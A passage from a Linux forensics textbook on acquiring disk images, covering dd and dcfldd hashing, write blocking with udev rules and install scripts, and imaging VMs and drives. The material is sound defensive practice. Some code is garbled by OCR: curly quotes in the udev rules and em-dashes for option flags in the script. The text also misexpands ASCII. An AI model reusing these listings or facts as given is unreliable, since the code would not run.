

FIGURE 3.14

The RAM dump file in LiME format. Note that the header is “EMiL” or LiME spelled backwards.

SUMMARY

In this chapter we have discussed multiple techniques that can be used to gather information from a system without taking it offline. This included collecting an image of system memory for later offline analysis. Analyzing this image will be be discussed later in this book (Chapter 8: Memory Analysis). In the next chapter we will turn our attention to traditional dead analysis which requires us to shut down the subject system.

CHAPTER

4

Creating Images

INFORMATION IN THIS CHAPTER:

- Shutting down the system
- Image formats
- Using dd
- Using dcfldd
- Hardware write blocking
- Software write blocking
- Udev rules
- Live Linux distributions
- Creating an image from a virtual machine
- Creating an image from a physical drive

SHUTTING DOWN THE SYSTEM

We are finally ready to start the traditional dead analysis process. We have now progressed to the next block in our high level process as shown in Figure 4.1. If some time has passed since you performed your initial scans and live analysis captures described in the proceeding chapters, you may wish to consider rerunning some or all of the scripts.



FIGURE 4.1

High level forensic incident response process.

As you prepare to shut down the system for imaging you are faced with a decision to perform a normal shutdown or to pull the plug. As with many things in forensics, there is not one right answer to this question for every situation. The investigator must weigh the pluses and minuses for each option.

Normal shutdown

A normal shutdown should, in theory, leave you with a clean filesystem. This, of course, assumes that this is possible with a system infected with malware. I have found that some rootkits prevent a normal shutdown. The biggest reason not to use a normal shutdown is that some malware might clean up after itself, destroy evidence, or even worse destroy other information on the system. With the modern journaling filesystems likely to be found on the subject system, a clean filesystem is not as crucial as it was many years ago.

Pulling the plug

If we simply cut power to the subject system the filesystem(s) may not be clean. As previously mentioned, this is not necessarily as serious as it was before journaling filesystems became commonplace. One thing you can do to minimize the chances of dealing with a filesystem that is extremely dirty (lots of file operations waiting in the cache) is to run the `sync` command before pulling the plug. There is always a chance that an attacker has altered the `sync` program, but in the rare instances where they have done so your live analysis would likely have revealed this.

The best thing this method has going for it is that malware doesn't have any chance to react. Given the information collected by running your scripts during the live analysis and memory image you have dumped, you are not likely to lose much if any information by pulling the plug. If you suspect a malware infection this is your best option in most cases.

IMAGE FORMATS

As with the memory images, there are choices of formats for storing filesystem images. At a basic level you must decide between a raw format and a proprietary format. Within these choices there are still subchoices to be made.

Raw format

The raw format is nothing more than a set of bytes stored in the same logical order as they are found on disk. Nearly every media you are likely to encounter utilizes 512 byte sectors. Whereas older devices formatted with Windows filesystems (primarily FAT12 and FAT16) may use cylinders, heads, and sectors to address these sectors, the Linux forensics investigator is much more fortunate in that media he or she encounters will almost certainly use Logical Block Addressing (LBA).

On media where LBA is used sectors are numbered logically from 0 to ({media size in bytes} / 512 -1). The sectors are labeled LBA0, LBA1, etc. It is important to understanding that this logical addressing is done transparently by the media device and therefore deterministic (doesn't depend on which operating system reads the filesystem,

etc.). A raw image is nothing more than a large file with LBA0 in the first 512 bytes, followed by LBA1 in the next 512 bytes, and so on.

Because the raw format is essentially identical to what is stored on the media, there are numerous standard tools that can be used to manipulate them. For this and other reasons the raw format is very popular and supported by every forensics tool. Because raw images are the same size as the media they represent, they tend to be quite large.

Some investigators like to compress raw images. Indeed, some forensics tools can operate on compressed raw images. One thing to keep in mind should you choose to work with compressed images is that it limits your tool selection. It will also likely result in a performance penalty for many common forensics tasks such as searching.

Proprietary format with embedded metadata

EnCase is a widely used proprietary forensics tool. It is especially popular among examiners that focus on Windows systems. The EnCase file format consists of a header, the raw sectors with checksums every 32 kilobytes (64 standard sectors), and a footer. The header contains metadata such as the examiner, acquisition date, etc. and ends with a checksum. The footer has an MD5 checksum for the media image.

The EnCase file format supports compression. Compression is done at the block level which makes searching a little faster than it would be otherwise. The reason for this is that most searches are performed for certain types of files and file headers at the beginning of blocks (sectors) are used to determine file type.

Proprietary format with metadata in a separate file

Halfway between the raw format and some sort of proprietary format is the use of multiple files to store an image. Typically one file is a raw image and the other stores metadata in a proprietary way. A number of imaging tools make this choice.

Raw format with hashes stored in a separate file

In my opinion, the best option is to acquire images in the raw format with hashes stored separately. This allows the image to be used with every forensics package available and adds standard Linux system tools to your toolbox. The hashes allow you to prove that you have maintained the integrity of the image during the investigation.

In a perfect world you would create an image of a disk and calculate a hash for the entire image and that would be the end of it. We don’t live in a perfect world, however. As a result, I recommend that you hash chunks of the image in addition to calculating an overall hash.

There are a couple of reasons for this recommendation. First, it is a good idea to periodically recalculate the hashes as you work to verify you have not changed an image. If the image is large, computing the overall hash might be time consuming when compared to hashing a small chunk. Second, you may encounter media that is damaged. Certain areas may not read the same every time. It is much better to discard data from

these damaged areas than to throw out an entire disk image if the hash doesn't match. Fortunately some of the tools to be discussed in this chapter do this hashing for you.

USING DD

All Linux systems ship with a bit-moving program known as dd. This utility predates Linux by several years. Its original use was for converting to and from ASCII (American Symbolic Code for Information Interchange) and EBCDIC (Extended Binary Coded Decimal Interchange Code). For those unfamiliar with EBCDIC, it was an encoding primarily used by IBM mainframes.

In addition to its conversion capabilities, dd is used for pushing data from one place to another. Data is copied in blocks, with a default block size of 512 bytes. The most basic use of dd is `dd if=<input file> of=<output file> bs=<block size>`. In Linux, where everything is a file, if the input file represents a device, the output file will be a raw image.

For example, `dd if=/dev/sda of=sda.img bs=512` will create a raw image of the first drive on a system. I should point out that you can also image partitions separately by using a device file that corresponds to a single partition such as /dev/sda1, /dev/sdb2, etc. I recommend that you image the entire disk as a unit, however, unless there is some reason (such as lack of space to store the image) that prevents this.

There are a few reasons why I recommend imaging the entire drive if at all possible. First, it becomes much simpler to mount multiple partitions all at once using scripts presented later in this book. Second, any string searches can be performed against everything you have collected, including swap space. Finally, there could be data hidden in unallocated space (not part of any partition).

Does block size matter? In theory it doesn't matter as `dd` will faithfully copy any partial blocks so that the input and output files are the same size (assuming no conversions are performed). The default block size is 512 bytes. Optimum performance is achieved when the block size is an even multiple of the bytes read at a time from the input file.

As most devices have 512 byte blocks, any multiple of 512 will improve performance at the expense of using more memory. In the typical scenario (described later in this chapter) where an image is being created from media removed from the subject system, memory footprint is not a concern and a block size of 4 kilobytes or more is safely used. Block sizes may be directly entered in bytes or as multiples of 512 bytes, kilobytes (1024 bytes), megabytes (1024 * 1024 bytes) using the symbols b, k, and M, respectively. For example, a 4 kilobyte block size can be written as 4096, 8b, or 4k.

There is one last thing I should mention before moving on to another tool. What happens when there is an error? The default behavior is for `dd` to fail. This can be changed by adding the option conv=noerror,sync to the `dd` command. When a read error occurs, any bad bytes will be replaced with zeros in order to synchronize the position of everything between the input and output files.

USING DCFLDD

The United States Department of Defense Computer Forensics Lab developed an enhanced version of `dd` known as `dcfldd`. This tool adds several forensics features to `dd`. One of the most important features is the ability to calculate hashes on the fly. The calculated hashes may be sent to a file, displayed in a terminal (default), or both.

In addition to calculating an overall hash, `dcfldd` can compute hashes for chunks of data (which it calls windows). As of this writing, `dcfldd` supports the following hash algorithms: MD5, SHA1, SHA256, SHA384, and SHA512. Multiple hash algorithms may be used simultaneously with hashes written to separate files.

The general format for using `dcfldd` to create an image with hashes in a separate file is `dcfldd if=<subject device> of=<image file> bs=<block size> hash=<algorithm> hashwindow=<chunk size> hashlog=<hash file> conv=noerror,sync`. For example, to create an image of the second hard drive on a system with SHA256 hashes calculated every 1GB the correct command would be `dcfldd if=/dev/sdb of=sdb.img bs=8k hash=sha256 hashwindow=1G hashlog =sdb.hashes conv=noerror,sync`. If you wanted to calculate both SHA256 and MD5 hashes for some reason the command would be `dcfldd if=/dev/sdb of=sdb.img bs=8k hash=sha256,md5 hashwindow=1G sha256log=sdb.sha256hashes md5log=sdb.md5hashes conv=noerror,sync`.

HARDWARE WRITE BLOCKING

You should have some means of assuring that you are not altering the subject's hard drives and/or other media when creating images. The traditional way to do this is to use a hardware write blocker. In many cases hardware write blockers are protocol (SATA, IDE, SCSI, etc.) specific.

Hardware write blockers tend to be a little pricey. A cheaper model might cost upwards of US$350. Because they are expensive, you might not be able to afford a set of blockers for all possible protocols. If you can only afford one blocker I recommend you buy a SATA unit as that is by far what the majority of systems will be using. A relatively inexpensive blocker is shown in Figure 4.2. If you find yourself doing a lot of Linux response in data centers a SCSI unit might be a good choice for a second blocker.

FIGURE 4.2

A Tableau SATA write blocker.

There are a few cheaper open-source options available, but they tend to have limitations. One such option is a microcontroller-based USB write blocker which I developed and described in a course on USB forensics at PentesterAcademy.com (http://www.pentesteracademy.com/course?id=16). I do not recommend the use of this

device for large media, however, as it is limited to USB 2.0 full speed (12 Mbps). I may port this code to a new microcontroller that is capable of higher speeds (at least 480 Mbps) at some point, but for the moment I recommend the Udev rules method described later in this chapter.

SOFTWARE WRITE BLOCKING

Just as hardware routers are really just pretty boxes running software routers (usually on Linux), hardware write blockers are almost always small computer devices running write blocking software. There are several commercial options for Windows systems. Naturally, most of the Linux choices are free and open source.

There is a kernel patch available to mount block devices automatically. You can also set something up in your favorite scripting language. Next I will describe a simple way to block anything connected via USB using udev rules.

Udev rules

Udev rules are the new way to control how devices are handled on Linux systems. Using the udev rules presented below, a “magic USB hub” can be created that automatically mounts any block device connected downstream from the hub as read-only.

Linux systems ship with a set of standard udev rules. Administrators may customize their systems by adding their own rules to the /etc/udev/rules.d directory. Like many system scripts (i.e. startup scripts), the order in which these rules are executed is determined by the filename. Standard practice is to start the filename with a number which determines when it is loaded.

When the rules in the rules file below are run, all of the information required to mount a filesystem is not yet available. For this reason, the rules generate scripts which call other scripts in two stages. The file should be named /etc/udev/rules.d/10-protectedmount.rules. Note that the vendor and product identifiers will be set with an install script to match your hub. This install script is presented later in this chapter.

```
ACTION==”add”, SUBSYSTEM==”block”, KERNEL==”sd?[1-9]”, ATTRS{idVendor}==”1a40”,
ATTRS{idProduct}==”0101”, ENV{PHIL_MOUNT}=”1”, ENV{PHIL_DEV}=”%k”,
RUN+=”/etc/udev/scripts/protmount.sh %k %n”

ACTION==”remove”, SUBSYSTEM==”block”, KERNEL==”sd?[1-9]”,
ATTRS{idVendor}==”1a40”, ATTRS{idProduct}==”0101”, ENV{PHIL_UNMOUNT}=”1”,
RUN+=”/etc/udev/scripts/protmount3.sh %k %n”

ENV{PHIL_MOUNT}==”1”, ENV{UDISKS_PRESENTATION_HIDE}=”1”,
ENV{UDISKS_AUTOMOUNT_HINT}=”never”, RUN+=”/etc/udev/scripts/protmount2-%n.sh”

ENV{PHIL_MOUNT}!=”1”, ENV{UDISKS_PRESENTATION_HIDE}=”0”,
ENV{UDISKS_AUTOMOUNT_HINT}=”always”

ENV{PHIL_UNMOUNT}==”1”, RUN+=”/etc/udev/scripts/protmount4-%n.sh”
```

The general format for these rules is a series of statements separated by commas. The first statements, those with double equals (“==”), are matching statements. If all of these are matched, the remaining statements are run. These statements primarily set

environment variables and add scripts to a list of those to be run. Any such scripts should run quickly in order to avoid bogging down the system.

The first rule can be broken into matching statements and statements to be executed. The matching statements are `ACTION==”add”, SUBSYSTEM==”block”, KERNEL==”sd?[1-9]”, ATTRS{idVendor}==”1a40”, ATTRS{idProduct}==”0101”`. This matches when a new device is added; it is a block device; it is named /dev/sdXn (where X is a letter and n is a partition number), and its or a parents’ USB vendor and product ID match those specified. If you only want to match the current device’s attribute and not the parent’s, use ATTR{attributeName} instead of ATTRS{attributeName}. By using ATTRS we are assured the rule will be matched by every device attached downstream from the hub.

The part of the first rule containing commands to run is `ENV{PHIL_MOUNT}=”1”, ENV{PHIL_DEV}=”%k”, RUN+=”/etc/udev/scripts/protmount.sh %k %n”` . These statements set an environment variable PHIL_MOUNT equal to 1, set another environment variable PHIL_DEV to the kernel name for the device (sda3, sdb1, etc.), and appends /etc/udev/scripts/protmount.sh to the list of scripts to be run with the kernel name for the device and partition number passed in as parameters.

The second rule is very similar to the first, but it matches when the device is removed. It sets an environment variable PHIL_UNMOUNT to 1 and adds /etc/udev/scripts/protmount3.sh to the list of scripts to be run (the kernel device name and partition number are again passed in as parameters). The protmount3.sh and protmount4.sh scripts are used to clean up after the device is removed.

The next rule `ENV{PHIL_MOUNT}==”1”, ENV{UDISKS_PRESENTATION_HIDE}=”1”, ENV{UDISKS_AUTOMOUNT_HINT}=”never”, RUN+=”/etc/udev/scripts/protmount2.sh”` is run later just before the operating system attempts to mount the filesystem. If the PHIL_MOUNT variable has been set, we tell the operating system to hide the normal dialog that is displayed, never automount the filesystem (because it wouldn’t be mounted read-only), and add the protmount2.sh script to the list of things to be executed. If PHIL_MOUNT has not been set to 1, we setup the operating system to handle the device the standard way. The last rule causes protmount4.sh to run if the PHIL_UNMOUNT variable has been set.

We will now turn our attention to the scripts. Two of the scripts protmount.sh and protmount3.sh are used to create the other two protmount2.sh and protmount4.sh, respectively. As previously mentioned, the reason for this is that all of the information needed to properly mount and unmount the filesystem is not available at the same time. The protmount.sh script follows.

```
#!/bin/bash
echo “#!/bin/bash” > “/etc/udev/scripts/protmount2-$2.sh”
echo “mkdir /media/$1” >> “/etc/udev/scripts/protmount2-$2.sh”
echo “chmod 777 /media/$1” >> “/etc/udev/scripts/protmount2-$2.sh”
```

```
echo "/bin/mount /dev/$1 -o ro,noatime /media/$1" >>
"/etc/udev/scripts/protmount2-$2.sh"
chmod +x "/etc/udev/scripts/protmount2-$2.sh"
```

This script echoes a series of commands to the new script. The first line includes the familiar she-bang. The second line creates a directory, /media/{kernel device name} (i.e. /media/sdb2). The third line opens up the permissions on the directory. The fourth line mounts the filesystem as read-only with no access time updating in the newly created directory. The final line in the script makes the protmount2.sh script executable.

The protmount3.sh script is similar except that it creates a cleanup script. The cleanup script is protmount4.sh. The protmount3.sh script follows.

```
#!/bin/bash
echo "#!/bin/bash" > "/etc/udev/scripts/protmount4-$2.sh"
echo "/bin/umount /dev/$1" >> "/etc/udev/scripts/protmount4-$2.sh"
echo "rmdir /media/$1" >> "/etc/udev/scripts/protmount4-$2.sh"
chmod +x "/etc/udev/scripts/protmount4-$2.sh"
```

An installation script has been created for installing this system. This script takes a vendor and product ID as required parameters. It also takes an optional second product ID. You might be curious as to why this is in the script. If you are using a USB 3.0 hub (recommended) it actually presents itself as two devices, one is a USB 2.0 hub and the other is a USB 3.0 hub. These two devices will have a common vendor ID, but unique product IDs.

```
#!/bin/bash
#
# Install script for 4deck addon to "The Deck"
# This script will install udev rules which will turn a USB hub
# into a magic hub. Every block device connected to the magic hub
# will be automatically mounted under the /media directory as read only.
# While this was designed to work with "The Deck" it will most likely
# work with most modern Linux distros. This software is provided as is
# without warranty of any kind, express or implied. Use at your own
# risk. The author is not responsible for anything that happens as
# a result of using this software.
#
# Initial version created August 2012 by Dr. Phil Polstra, Sr.
# Version 1.1 created March 2015
  # new versions adds support for a second PID which is required
  # when using USB 3.0 hubs as they actually present as two hubs
unset VID
unset PID
unset PID2
```

```
function usage {
  echo "usage: sudo $(basename $0) —vid 05e3 —pid 0608 [—pid2 0610]"
  cat <<EOF
Bugs email: "DrPhil at polstra.org"
Required Parameters:
—vid <Vendor ID of USB hub>
—pid <Product ID of USB hub>
Optional Parameters:
—pid2 <Second Product ID of USB 3.0 hub>
EOF
exit
}
function createRule {
  cat > /etc/udev/rules.d/10-protectedmount.rules <<-__EOF__
  ACTION=="add", SUBSYSTEM=="block", KERNEL=="sd?[1-9]",
  ATTRS{idVendor}=="${VID}", ATTRS{idProduct}=="${PID}", ENV{PHIL_MOUNT}="1",
  ENV{PHIL_DEV}="%k", RUN+="/etc/udev/scripts/protmount.sh %k %n"
ACTION=="remove", SUBSYSTEM=="block", KERNEL=="sd?[1-9]",
ATTRS{idVendor}=="${VID}", ATTRS{idProduct}=="${PID}", ENV{PHIL_UNMOUNT}="1",
RUN+="/etc/udev/scripts/protmount3.sh %k %n"
  ENV{PHIL_MOUNT}=="1", ENV{UDISKS_PRESENTATION_HIDE}="1",
  ENV{UDISKS_AUTOMOUNT_HINT}="never", RUN+="/etc/udev/scripts/protmount2-%n.sh"
ENV{PHIL_MOUNT}!="1", ENV{UDISKS_PRESENTATION_HIDE}="0",
ENV{UDISKS_AUTOMOUNT_HINT}="always"
  ENV{PHIL_UNMOUNT}=="1", RUN+="/etc/udev/scripts/protmount4-%n.sh"
__EOF__
if [ ! "$PID2" = "" ] ; then
cat >> /etc/udev/rules.d/10-protectedmount.rules <<-__EOF__
ACTION=="add", SUBSYSTEM=="block", KERNEL=="sd?[1-9]",
ATTRS{idVendor}=="${VID}", ATTRS{idProduct}=="${PID2}", ENV{PHIL_MOUNT}="1",
ENV{PHIL_DEV}="%k", RUN+="/etc/udev/scripts/protmount.sh %k %n"
  ACTION=="remove", SUBSYSTEM=="block", KERNEL=="sd?[1-9]",
  ATTRS{idVendor}=="${VID}", ATTRS{idProduct}=="${PID2}", ENV{PHIL_UNMOUNT}="1",
  RUN+="/etc/udev/scripts/protmount3.sh %k %n"
  ENV{PHIL_MOUNT}=="1", ENV{UDISKS_PRESENTATION_HIDE}="1",
  ENV{UDISKS_AUTOMOUNT_HINT}="never", RUN+="/etc/udev/scripts/protmount2-%n.sh"
ENV{PHIL_MOUNT}!="1", ENV{UDISKS_PRESENTATION_HIDE}="0",
ENV{UDISKS_AUTOMOUNT_HINT}="always"
  ENV{PHIL_UNMOUNT}=="1", RUN+="/etc/udev/scripts/protmount4-%n.sh"
__EOF__
fi
}
function copyScripts {
  if [ ! -d "/etc/udev/scripts" ] ; then
```

```
    mkdir /etc/udev/scripts
  fi
  cp ./protmount*.sh /etc/udev/scripts/.
}
# parse commandline options
while [ ! -z "$1" ]; do
  case $1 in
    -h|—help)
      usage
      ;;
    —vid)
      VID="$2"
      ;;
    —pid)
      PID="$2"
      ;;
    —pid2)
      PID2="$2"
      ;;
  esac
  shift # consume command line arguments 1 at a time
done
# now actually do something
createRule
copyScripts
```

The script is straightforward. It begins with the usual she-bang, then a couple of environment variables are unset. We see a typical usage function, then a few functions are defined for creating and copying files. Finally, these functions are run at the end of the script.

Live Linux distributions

The preferred method of creating an image of a hard drive is to remove it from the subject system. This is not always practical, however. For example, some laptops (including the one I am currently using to write this book) must be disassembled to remove the hard drive as they lack access panels for this purpose. Booting a live Linux distribution in forensics mode can be the easiest option for these types of situations.

There are a couple of options available. Most any live Linux will work, but it never hurts to use a forensics-oriented distribution like SIFT. You can either install it to its own USB drive or use the same USB drive that you use for your known-good binaries. As I said earlier in this book, if you do this you will need to format the drive with multiple partitions. The first must be FAT in order for it to boot, and the partition with the binaries

must be formated as ext2, ext3, or ext4 to preserve permissions.

There are some that like to use a live Linux distribution on the forensics workstation. I recommend against doing this. My primary objection to doing this is that the performance is always relatively poor when running a live Linux distribution, as everything is run in RAM. If you are just running the live Linux distribution for the write blocking, I recommend you just use my udev rules-based blocking described earlier in this chapter.

CREATING AN IMAGE FROM A VIRTUAL MACHINE

While you are not likely to need to create an image from a virtual machine professionally, you might wish to do so if you are practicing and/or following along with some of the examples from this book. If all you need is a raw image, you can use the tools that come with VirtualBox in order to create a raw image.

One downside of using the VirtualBox tools is that you won't get the hashes dcfldd provides. Another downside is that you won't get to practice using the tools you need for imaging a physical drive. The command to create the image from a Linux host is `vboxmanage clonehd <virtual disk image file> <output raw image file> –format RAW`.

If you are hosting your virtual machine on Linux, you can still use the standard tools such as dcfldd. The reason that this works is that Linux is smart enough to treat this virtual image file like a real device. This can be verified by running the command `fdisk <virtual disk image file>`. The results of running this command against a virtual machine hard drive are shown in Figure 4.3.



FIGURE 4.3

Results of running fdisk against a virtual machine image.

CREATING AN IMAGE FROM A PHYSICAL DRIVE

Creating an image from physical media is a pretty simple process if the media has been removed. You can use a commercial write blocker if you have one. Personally, I prefer to use the udev rules-based system described earlier in this chapter. Regardless of what you use for write blocking, I strongly recommend you use USB 3.0 devices.

My personal setup consists of a Sabrent USB 3.0 hub model HB-UM43 which provides write blocking via my udev rules system and a Sabrent USB 3.0 SATA drive dock model DS-UBLK. This combination can be purchased from multiple vendors for under US$40. My setup is shown in Figure 4.4.

FIGURE 4.4

An affordable disk imaging system.

SUMMARY

In this chapter we discussed how to create disk images. This included imaging tools such as dcfldd, software and hardware write-blockers, techniques, and inexpensive hardware options. In the next chapter we will delve into the topic of actually mounting these images so we can begin our dead (filesystem) analysis.

CHAPTER

5

Mounting Images

INFORMATION IN THIS CHAPTER:

- Master Boot Record-based Partitions
- Extended Partitions
- GUID Partition Table Partitions
- Mounting Partitions
- Using Python to Automate the Mounting Process

PARTITION BASICS

It was common for early personal computers to have a single filesystem on their hard drives. Of course it was also common for their capacities to be measured in single digit megabytes. Once drives started becoming larger, people began organizing them into partitions.

Initially up to four partitions were available. When this was no longer enough, an ineloquent solution, known as extended partitions, was developed in order to allow more than four partitions to be created on a drive. People put up with this kludge for decades before a better solution was developed. All of these partitioning systems will be discussed in detail in this chapter starting with the oldest.

Hard drives are described by the number of read/write heads, cylinders, and sectors. Each platter has circles of data which are called tracks. When you stack multiple circles on top of each other they start to look like a cylinder and that is exactly what we call tracks that are on top of each other physically. Even when there is only one platter, there is a track on each side of the platter. The tracks are divided into chunks called sectors. Hard disk geometry is shown in Figure 5.1.

